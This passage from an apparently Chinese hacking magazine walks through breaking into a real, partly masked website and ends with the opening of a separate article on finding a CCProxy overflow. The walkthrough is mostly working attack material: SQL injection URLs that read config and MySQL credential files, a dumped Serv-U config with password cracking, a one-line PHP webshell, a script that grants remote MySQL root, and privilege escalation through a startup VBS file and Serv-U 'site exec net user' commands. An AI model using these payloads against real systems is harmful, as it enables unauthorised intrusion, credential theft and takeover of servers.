http://www.*****.net/down/show.php?id=100 and 1=2 union select 19, DATABASE(), 17, CURRENT_USER(), SYSTEM_USER(), VERSION(), 13, 12, 11, 10, 9, load_file(char(100, 58, 92, 42, 42, 42, 42, 42, 42, 92, 100, 111, 119, 110, 92, 105, 110, 99, 108, 117, 100, 101, 92, 99, 111, 110, 102, 105, 103, 46, 105, 110, 99, 46, 112, 104, 112)), 7, 6, 5, 4, 3, 2, 1
```

看到了配置文件Config.inc.php，其内容如图4所示 。

看到这个表就啥也不用多说了，重要内容都在里面了，然而我在提交如下语句时却没有成功:

```
http://www.*****.net/down/show.php?id=100 and 1=2 union select 19, DATABASE(), 17, CURRENT_USER(), SYSTEM_USER(), VERSION(), 13, 12, 11, 10, 9, load_file(char(100, 58, 92, 42, 42, 42, 42, 42, 42, 92, 100, 111, 119, 110, 92, 105, 110, 99, 108, 117,
```

```
100, 101, 92, 99, 111, 110, 102, 105, 103, 46,
105, 110, 99, 46, 112, 104, 112)), 7, 6, 5, 4,
3, 2, 1 from ymdown_user into outfile ' d:
\******\down\include\configicnphp.txt '
```

```
// ------------------------------------------------------ //
//                        常规设置                        //
// ------------------------------------------------------ //

// 数据库信息
$dbhost = "localhost"; // 数据库主机名
$dbuser = "download";// 数据库用户名
$dbpasswd = [redacted]; // 数据库密码
$dbname = "download"; // 数据库名

// 网站设置
$site_name = [redacted]; // 网站名称
$site_url = "http://www.[redacted].net/"; // 网站URL地址(最后不要以 "/" 结尾)
$ymdown_url = "http://www.[redacted]/down"; // 程序URL地址(最后不要以 "/" 结尾)

// 首页显示
$shownum = 14; // 首页显示记录数
$namelen = 80; // 首页名称限制字符数

// 列表显示
$list_num = 10; // 列表每页显示记录数
$list_page_num = 10; // 列表显示页数
$list_brief_num = 250; // 列表简介限制字符数

// Cookie 名称
$cookie_name = [redacted];
```

图4

也就是把目录转换成Char()或十六进制也不成，请高手指点。以上介绍的是手工的方法查看文件内容，其实有更简单的利用工具获得的方法！

2. 工具注入法

注入工具"二娃"的使用方法，如图5所示。




图5

在"URL"地方填入存在有注入漏洞的网址，可不要忘记了参数。"注入前页面的关键字"：因为加入"and 1=1"与"and 1=2"面页显示的内容不同，"注入前页面的关键字"即为加入"and 1=1"时页面上存在，而加入"and 1=2"进页面不存在的字，在这里取了个时间为关键字，点"检测"按钮很快就会在结果中出现表中的字段数。比起手工来是又快又轻松啊！点"导入列表"会读取文本文件中的表名到右边文本框中；点"猜表"按钮，开始猜测表名；"生成backup"用来备份表(在本次注入中备份又没有成功，希望高手指点！)。

下面再来看看注入工具CASI的使用方法，如图6所示。




图6

小提示 CASI是一个相当不错的PHP注入工具，利用它可以轻松得到文件内容，而且还带有MYSQL连接器等4个工具！经过测试，它最多猜测字段数是51个。

下面来详细介绍一下如何利用它来显示文件内容。

"注入URL"中添入存在注入漏洞的URL，包括参数。"判断字符"一般默认MySQL_fetch_array。

小知识 MySQL_fetch_array的作用是传回阵列资料，语法为：Array MySQL_fetch_array (int result, int [result_typ])。

传回值：阵列；

函数种类：资料库功能；

本函数用来将查询结果Result折到阵列变数中，若Result没有资料，则传回False值。本函数除可以将传回列及数字索引放入阵列之外，还可以将文字索引放入阵列中。若是好几个传回栏位都是相同的名称，则最后一个置入的栏位有效，解决方法是使用数字索引或者为这些同名的栏位(Column)取别名(Alias)。值得注意的是，使用本函数的处理速度其实不会比MySQL_fetch_row() 函数慢，要用哪个函数还是看使用的需求决定。

然后点程序右边的"字段扫描"按钮，在最下面的文本框中就会出现扫描结果。如果存在漏洞，Select后面的数字会出现在网页的相应位置。在

"暴代码"栏中，Loadfile插入位置填的是"，8"，它表示文件内容会出现在网页中8出现的位置；在"暴密码"栏中，用户名插入位置填入"，16"，表示把用户名显示在网页中16出现的位置；密码插入位置填写"，14"，表示把用户密码显示在网页中14出现的位置；用密码字段名表示在表中代表用户密码的字段的名称，本表为Password。在工具箱栏中，还带有"后台扫描"、"Whois查询"、"MySQL连接器"、"http头信息"4个工具，点击后台"扫描按钮"会在程序信息中出现发现的URL，然后再利用前面讲述的方法查看它的内容会让你得到很多重要信息。点击"MySQL连接器"按钮，出现一个MySQL连接器登录界面，利用下文讲述的方法得到用户名和密码后，就可登录进去一展身手了！值得注意的是，如果连接成功进入后，如图7所示，有"关闭MySQL"按钮，一定要小心，它可以关闭MySQL。点击"Whois查询"，会出现一个可按4种方式查询的面页：http://whois.webhosting.info/，特别是按IP查询值得关注，输入一个IP你可以查出在同一IP上所挂的所有域名，这也是旁注入侵的关键所在！




图7

刘流：在执行MySQL语句操作时，CASI命令结果不回显，所以说语法一定要正确，否则错了也会不知原因。

深挖Serv-U密码

明白操作原理后，我们还是选择利用CASI工具，毕竟这样更快。通过CASI我们可以得到下载系统的后台密码，如图8所示。

18			
更新日期	1970.01.01	程序类别	黑客类工具 | 病毒专区
文件大小	dload	授权方式	15
应用平台	65[redacted]	推荐程度	
程序主页	Home Page	下载/浏览	11/12

图8

小提示：通过语句：http://www.*****.net/down/show.php?id=100 and 1=2 union select 19,18,17,username,15,password,13,12,11,10,9,8,7,6,5,4,3,2,1 from ymdown_user)也可以获得后台账户和密码。

得到密码后，赶快进入它的下载管理面页看看：http://www.******.net/down/admin/index.php，空的！原来管理员早把它删了，看来此路不通（艰难的路程刚刚开始，后面很多地方管理员都做了相应的设置，看我是如何来突破层层防线的）。

在http://www.*****.net/down/show.php页面的左上角有个"管理"链接，点开一看原来是个空链接，再点"上传"，又需要登录，这是夜猫文章系统的页面，那我们就来看看它的文章系统是不是存在问题。

利用CASI先查看配置文件的内容：http://www.*****.net/article/include/config.inc.php，它的内容与下载系统的差不多，如图9所示。

```
//                          CONFIG   配置文件
// ------------------------- -------- ----------------------

// ------------------------- -------- ----------------------
//                          数据库信息
// ------------------------- -------- ----------------------

$dbhost = "localhost"; // 数据库主机名
$dbuser = "root"; // 数据库用户名
$dbpass = [redacted]"; // 数据库密码
$dbname = "article"; // 数据库名

// ------------------------- -------- ----------------------
//                          数据表信息
// ------------------------- -------- ----------------------

$ymcms_user_table = "user";
$ymcms_usergroup_table = "usergroup";
$ymcms_userrace_table = "userrace";
$ymcms_usertitle_table = "usertitle";
$ymcms_moderator_table = "moderator";
$ymcms_useronline_table = "useronline";
$ymcms_counter_table = "counter";
$ymcms_avatar_table = "avatar";
$ymcms_icon_table = "icon";
$ymcms_smilie_table = "smilie";
```

图9

再来碰碰运气，用进入下载系统的用户和密码登录管理页面，登录失败！在2个系统的配置文件中，我们可以知道它们的数据库名分别为Download和Article。因为文章系统没找到注入漏洞，没办法读出它的用户名和密码，能不能通过下载系统实现跨库查询呢？实际情况非常糟糕，还是没有成功。难道就没有办法了吗？

我们知道MySQL的密码会留在C:\windows\my.ini（Windows 2000是在C:\winnt\my.ini，Windows 2003是在C:\windows\my.ini）文件中，使用工具查看它的内容，提示没找到文件，看来管理员又把文

件删了或移到别的目录下了。MySQL中的数据库和库中的表是如何存放在计算机中的呢？表默认是存放在路径"/MySQL/data/数据库名/表名.后缀名(后缀名有MYD、FRM、MYI,其中MYD中存放了表中的所有内容)"下的,再来利用CASI查看C:\MySQL\data\MySQL\user.myd文件的内容,这次有了,内容如下:

```
7 localhost root66121efb4645a6 ; localhost
download7d27f0db44**ea1d Hd5d33a536 4a
```

虽然看到了内容,但可惜管理员根本没有开MySQL的远程用户,利用"牛族MySQL连接器"没办法远程登录了,看来又是那句话:"此路不通"。

小知识 Localhost表示本地连接,%表示可以远程连接。很显然上面的内容告诉我们是不允许远程登录的。

再看看C:\MySQL\data\article\user.myd文件内容,页面显示无,是此表不存在还是内容为空(这又是管理员做了设置吧)？看来想进入文章系统的后台,还是那句话"此路不通",还是换一种思路从长计议吧!

既然脚本方面没有办法,那就从系统着手了,拿出Hscan这个短小精悍的扫描工具,对服务器进行常规的扫描,结果如图10所示。




图10

开了21端口,登录一试是Serv-U5.0,现在网络上在入侵过程中利用最多的就是Serv-U了,我们看看有机会利用它没有。再次利用CASI查看C:\Program Files\Serv-U\ServUDaemon.ini(这个也是Serv-U的默认安装路径)的内容。这个文件可是Serv-U的核心文件,里面记录了很多重要内容,比如用户名、用户数、密码,用户所在的目录以及对此目录的操作权限等。我们获得的主要内容如下:

```
[GLOBAL]
Version=5.0.0.4
.....
[DOMAINS]
Domain1=211.92.***.*|21|***.net|1|0|0
[Domain1]
User1=b******n|1|0
.....
[USER=b******n|1]
Password=gk5****EF75***2A8182464CD7EE8B***C
HomeDir=d:\s***n\ a***lover\photo\gallery
RelPaths=1
TimeOut=600
Access1=D:\s***n\ a***lover\photo\gallery
|RWAMLCDP
SKEYValues=
.....
```

好了,得到账户信息了,下面就有几个不同的操作方法了,在实际情况中我也是几个步骤同时操作的。

方法一:爆破Serv-U密码。得到配置文件后最显眼的要属用户名和密码了,关键是如何破解Serv-U密码呢？到网上搜索了一个专门破解Serv-U密码的工具(Serv-UPassCrack1.0a.rar),太慢了,跑出密码要等到何年何月啊？干脆用记事本打开破解程序的脚本Crack.vbs,看看它的解密原理 假设原来明文密码用"password_mingwen"表示,密文密码也就是我们在ServUDaemon.ini中看到的密码(34位),用"password_miwen"表示,密文的前两位合并上明文,然后经MD5加密后正好等于密文的后32位,即:

```
MD5 (password_mingwen+left(password_miwen, 2)
=right(password_miwen, 32)
```

俗话说地好:"工欲善其事,必先利其器",费了半天功夫在网上找了2个绝配的工具:一个是MD5CrackSpV2.3(速度增强版,非常好用的MD5爆破工具),另一个是字典专家BBSt,利用它我们可以生成前2位为我们指定字母的字典。MD5CrackSpV2.3速度奇快,可以指定程序打开的线程数,我在P4和256M内存环境下做了一个测试,利用字典专家BBSt生成一个含3亿条记录,1.2G左右的字典,用MD5CrackSpV2.3开8线程跑,总共只用了30分钟,一个线程一秒钟跑大约2万条记录,8个线程一秒钟,就是16万条记录！照此计算一台机器一天就能跑约138亿条记录,假如有10台P4联合作业,威力无穷！在网上看到消息说山东大学已经研究出来了破解MD5的算法,但没找到具体的程序,如果程序一旦出世,密而不密,恐怕很多网站又要遭殃了。

方法二:从程序着手。不要在一棵树上吊死,一边挂着字典爆破,一边看看还有没有别的途径,双管齐下嘛,要不闲着也是闲着。

在C:\Program Files\Serv-U\ServUDaemon.ini文件中共有十多位用户，其中有一个用户目录是："D:\s***n\a***lover\photo\gallery"，它吸引了我。立即在浏览器中http://www.*****.net/a***lover/photo/gallery，出现如下提示"This Virtual Directory does not allow contents to be listed"。再试试它的上一级目录看看 http://www.*****.net/ a***lover/photo/，真是山重水复疑无路，柳暗花明又一村啊！原来在服务器里还藏着某网络相册，看来这是我们能抓住的一根稻草了！

首先注册一个用户进去看看，有图片上传功能，抓包看看是否存在有类似动网Upfile的漏洞，用NC提交后失败了，上传类型还是图片文件。利用CASI查看http://www.*****.net/ a***lover/photo/index.php的文件内容得知

程序中文名称：文本图片管理程序
程序英文名称：NEATPIC
版本：2.0.13 BETA

老规矩先到网上下载一个这样的程序研究研究再说。经过分析目录结构发现它的Database/user.php文件用于存放用户名密码等注册信息。于是用CASI打开http://www.*****.net/ a***lover/photo/database/user.php，又显示无文件内容，难道是默认目录不对？管理员把目录改了？看配置文件 http://www.*****.net/ a***lover/photo/inc/config.inc.php，发现如下的关键信息：

```
// 参数设置
//**********************************
$DataDir = "database678"; // 杂项数据存放目录
$CatDir = "second"; // 二级分类数据存放目录
$SortDir = "main"; // 分类数据文件存放目录
$PicRecordDir = "picdata"; // 图片数据总目录
$PicDir = "pic"; // 图片文件存放目录
$SPicDir = "spic"; // 缩略图存放目录
$CommentDir = "comment"; // 图片评论目录
$UserDat = "user.php"; // 用户数据文件
$Dat = "dat.php"; // 相册数据文件
```

果然管理员把默认的Database目录改成了Database678了，现在可以用CASI查看User.php的内容了，如图11所示。

图11

最下面的那一行即ID=1是管理员的注册信息，第一个为用户名，第二个为密码。通过和前面得到的成果相比较，发现该用户名与ServUDaemon.ini中的相同，密码会不会也相同呢（很多人都有使用同一密码的坏习惯）？打开"DOS窗口->登录FTP->输入用户名和密码"，成功，终于成功了！揪出这个密码可真不容易啊，这时字典还在挂着跑，要跑出这个8位纯字母的密码也要费一段时间啊！

上传PHPShell控制MySQL

通过ServUDaemon.ini文件中的"Access1=D:\s***n\ a***lover\photo\gallery |RWAMLCDP"这句配置知道该用户具有：读取（R ），写入（W ），追加（A ）等功能，唯独缺少了"执行（E）"功能，不过我们的目的是PHPShell，有这些权限就够了。利用PUT命令上传一个一句话的WebShell上去：

```
<?passthru($cmd); ?>
```

在浏览器中运行http://www.*****.net/a***lover/photo/gallery/webshell.php?cmd=dir，出现如下提示：

```
Warning: passthru(): Unable to fork [dir] in D:\s***n\a***lover\photo\gallery\webshell.php on line 1
```

看来外部命令是不能执行的，管理员一定做了相应设置。再上传一个Phpinfo.php文件：<?phpinfo(); ?>，在浏览器中运行：http://www.*****.net/a***lover/photo/gallery/phpinfo.php，这时在Php.ini中变量的设置都显示出来了，外部命令不能执行的原因在此：

safe_mode	Off	Off
safe_mode_exec_dir	no value	no value
safe_mode_gid	Off	Off
safe_mode_include_dir	no value	no value

小提示 其实我们同样可以利用CASI查看c:\windows\Php.ini的内容，获取系统信息。

接下来上传一个自己编写的仅带有浏览、拷贝、重命名、删除文件和上传文件5个功能的PHPShell：Cmd.php，界面如图12所示。




图12

小提示 在DIR文本框中输入要浏览的目录名称；COPY文本框中，上面输入源文件，如D:\web\Cmd.php，下面输入目标文件，如D:\web\cmdbak.php；DEL文本框中输入要删除的文件名，如 D:\web\cmdbak.php；REN命令与COPY命令相似；点浏览按钮，选择要上传的文件，然后点Upload按钮，就上传到和这个Shell相同的目录下了。

运行http://www.*****.net/ a***lover/photo/gallery/Cmd.php，利用DIR命令可以看D盘、D:\windows以及C:\Program Files下的内容，而且对D盘还有写权限（这一点给我们后面的入侵带来了很大的好处，也是提升权限的一个重要思路）！再通过COPY命令把想下载的软件拷到Web目录就可以下载了，好多工具哦！

如何才能把文件写到只读的C盘上呢？这就要通过MySQL了，但MySQL没有远程连接，这是非常郁闷的问题，不过没有条件并不代表我们不可以创造条件！看文章系统的配置文件Config.inc.php的内容了吗？

```
$dbhost=" localhost"; // 数据库主机名
$dbuser=" root"; // 数据库用户名
$dbpass=" ******"; // 数据库密码
$dbname=" article"; // 数据库名
```

数据库用户名和密码都知道了，可惜是本地用户，我们能不能通过本地有最高权限的用户ROOT来添加个远程用户呢？答案是肯定的。为此我专门写了个程序Adduser.php，利用已知的有ROOT权限的帐号添加远程ROOT权限的账号，内容如下：

```
<?php
$dbh=MySQL_connect('localhost:3306', 'root',
'*****') //
    echo MySQL_errno().": ".MySQL_error()."<BR>";
    MySQL_select_db('MySQL')
    echo MySQL_errno().": ".MySQL_error()."<BR>";
    $query="GRANT ALL PRIVILEGES ON *.* TO
username@'%'IDENTIFIED BY 'password' WITH GRANT
OPTION";
    $res=MySQL_query($query, $dbh)
    echo MySQL_errno().": ".MySQL_error()."<BR>";
    $err=MySQL_error()
    if($err){
      echo "ERROR! </a>";
    }
    else{
      echo "ADD USER OK! ";
      }
    ?>
```

利用Cmd.php上传Adduser.php并执行后，就在库中添加了一个远程ROOT账号，就可以用CASI带的MYSQL连接器连上了，而且它可以把MySQL关掉。我们先用牛族的连接器浏览表中的记录，如图13所示（带%号的用户为添加的远程用户）。




图13

提升权限

该网站的FTP是ServU5.0.0.4又有用户名和密码，自然会想到是否存在溢出，在网上搜索工具Sftp，如图14所示。

小知识 Sftp的简单参数：-l表示IP地址，-u表示用户名，-p表示密码，-o表示操作系统类型，-p表示端口号。

执行"Sftp -l 211.92.***.*** -u b*****b -p ****** -t 1 o 1 p 21"后没有溢出成功，看来是管理员打了补丁，只好想别的办法了。以下总结了几种提升权限的方法供大参考。

方法一：打开牛族MYSQL连接器，在命令行上输入：




图14

```
    user download;
    create table cmdphp (cmd TEXT);
    insert into cmdphp values("set wshshell=createobject
(\" wscript.shell\")");
    insert into cmdphp values("a=wshshell.run(\" cmd.
exe /c net user hello hello\", 0)");
    insert into cmdphp values("b=wshshell.run(\"
cmd.exe /c net user localgroup administrators hello /add\",
0)");
    select * from cmdphp into outfile "c:\\Documents
and Settings\\Administrator\\[开始]菜单\\程序\\启动
\\cmdphp.vbs";
```

小知识 注意在路径中要用"\\"而不是"\"，要加双引号时，前面必需加"\"。

我们在Download数据库中建了一个表Cmdphp，表中有一个字段CMD，我们把要执行的命令写到表中，然后再在表中导出到启动菜单中，这样只要服务器重新启动后，我们就会得到一个管理员权限的用户Hello了。

方法二 修改Serv-U的文件ServUDaemon.ini中的相应内容:

```
    Password=hq50AAF4CB3FA4EF89C9E9D605B20B2971
    HomeDir=c:\
        RelPaths=1
        TimeOut=600
        Access1=D:\s***n\ a***lover\photo\gallery
|RWAMELCDP
        Maintenance=System
        SKEYValues=
```

刘流：把密码换成知道的密码，把主目录换成C:\，Access1后的目录不换，这样管理员在Serv-U里看起来还是以前的目录名。"|RWAMELCDP"是关键，加了一个"E "，代表有"执行"权限，Maintenance=System表示身份是管理员。

在本地设置好后，就该想办法如何替换掉它的文件了？首先，利用我的Cmd.php的上传文件功能，把配置文件上传到"D:\s***n\a***lover\photo\gallery"目录下，再打开牛族MYSQL连接器，输入如下命令:

```
    user download;
    create table servu (cmd TEXT)
    load data infile "d:
\\s***n\\a***lover\\photo\\gallery\\ServUDaemon.ini;
    select * from servu into outfile "C:\Program
Files\Serv-U\ServUDaemon.ini";
```

Serv-U重启后，我们加的用户就是管理员了，而且在C盘根目录下具有可执行权限。登上Serv-U服务器上执行如下命令:

```
    quote site exec net.exe user hello hello /add
    quote site exec net.exe localgroup administrators hello
/add
```

这样我们就得到了一个管理员级的用户Hello，如果没有开3389我们可以利用PUT上传一个3389.exe，然后用Quote执行后就可以用3389登录器连接了！同样我们也可以利用另外一个小工具Xyzcmd.exe在DOS下登录，会得到一个CMDShell。

方法三 由于管理员在Php.int中做了一些限制，上传的PHPShell没法执行外部命令，利用Cmd.php的浏览命令，可以在它的上面找到它的PHP和Serv-U的安装程序DOWN下来，在本机上模拟它的环境，配置自己的Php.ini文件，使它能够执行外部命令，解释ASP和CGI，然后利用方法二替换掉它的Php.ini文件，这里也需要一个条件就是Web重启后才能生效。

我们需要一个小东西——Fpipe.exe端口重定向工具，"Fpipe -v -l 5210 s 5209 -r 43958 127.0.0.1(把本机的43958端口通过5209端口转发到5210端口)"打开你本地Serv-U添加一台服务器来连接5210，填上服务器IP，监听端口号5210，填上账户和密码:

```
    user: LocalAdministrator
    pass: #1@$ak#.lk;0@P
```

全部搞定后连接Serv-U，成功后我们就对此服务器Serv-U有了完全的控制权限了！

方法四 社会工程学加网页木马！在2004年黑防第6期上血汉的《网页木马让你肉鸡成群》一文中，讲了许多做网页木马的方法，在这里就不罗嗦了，省得小编说我骗稿费。做好自己的木马并把"马"传上

转32页

适合读者	程序员，入侵爱好者
前置知识	汇编，溢出原理
难度等级	高

脚本小子：《菜鸟版Exploit编写指南》这个系列文章已经推出几期了，读者朋友们的普遍反映都不错，强烈要求文章再浅显一点、更容易操作一点，相信这些要求在上几期的《菜鸟版Exploit编写指南》之二Serv-U漏洞旧饭重炒中已经得到满足了吧？详细的代码分析和示例、图解式的操作步骤、关键步骤的动画演示，可以说完全不懂汇编的朋友都能自己弄明白这个漏洞了！而觉得自己开始初窥溢出漏洞大门的读者朋友们又给我们提出了要求：漏洞是如何被发现的呢？怎么从无到有的研究漏洞呢？相信这也是喜欢网络安全的朋友们的共同疑问吧？可惜国内这方面的资料太少。黑防曾经在“漏洞攻击”栏目中刊发KKQQ、eyas、gale三个人不同版本的原创Serv-U缓冲区溢出漏洞，读者朋友们好评如潮。今天，我们特约一直支持我们黑防的元老级作者，更是我们大家的朋友：isno再次给我们带来一篇经典文章。这篇文章将向我们细致地描述他是如何发现CCProxy的远程溢出漏洞，怎么确定溢出点，怎么构造Exploit，怎么实现攻击的——对了，这个漏洞到目前为止都没有公布哦！

我是如何发现CCProxy远程溢出漏洞的

文/ isno

CCProxy是一个国产的支持HTTP、FTP、Gopher、SOCKS4/5、Telnet、Secure(HTTPS)、News(NNTP)、RTSP、MMS等代理协议的代理服务器软件。因为其简单易用、界面友好，非常适合在对流量要求不高的网络环境中使用，所以在国内有很多初级的网管喜欢用这个软件，有时候我在公司上网也要用它做代理。前些日子测试时发现CCProxy 6.0版本存在多处缓冲区溢出漏洞，可以导致攻击者远程执行任意代码。

小知识 什么是Gopher、RTSP和MMS？

Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。它允许用户使用层叠结构的菜单与文件，以发现和检索信息，它拥有世界上最大、最神奇的编目。

RTSP是Real Tranfer Stream Protocol的缩写，翻译为实时传输流协议，用来传输网络上的流媒体文件，如RM电影文件等，它的下载方法请看本期文章《悄悄下载流媒体》。

MMS是Multimedia Messaging Service的缩写，中文译为多媒体信息服务，它最大的特色就是支持多媒体功能，可以在GPRS、CDMA 1X的支持下，以WAP无线应用协议为载体传送视频短片、图片、声音和文字，彩信就是MMS协议中的一种。

漏洞发现过程

其实发现这个漏洞是很偶然的，当时在考虑公司产品的黑盒测试方案的时候，我想使用模板＋测试用例的方式来进行网络部分的边界测试。这是比较传统的黑盒测试方法，其核心内容就是把网络协议包分块，然后制定出对各个块的测试策略，最后按照策略对所有块逐步进行测试。这种测试方法的好处在于可以有效地控制测试进度，以及可以比较详细地测试一个网络协议的所有部分，而且在测试过程中还可以不断地加入新的测试用例，以完善测试计划，测试程序的编写则可以使用脚本语言或C来完成。

小知识 什么是黑盒测试？

黑盒测试法把程序看成一个黑盒子，完全不考虑程序的内部结构和处理过程。黑盒测试是在程序接口进行的测试，它只检查程序功能是否能按照规格说明书的规定正常使用，程序是否能适当地接收输入数据产生正确的输出信息，并且保持外部信息的完整性。黑盒测试又称为功能测试。

我就是在用这种方法测试公司产品的时候，在公司内部网之间使用CCProxy做代理服务器，因为测试HTTP协议要通过这个代理，所以测试过程中发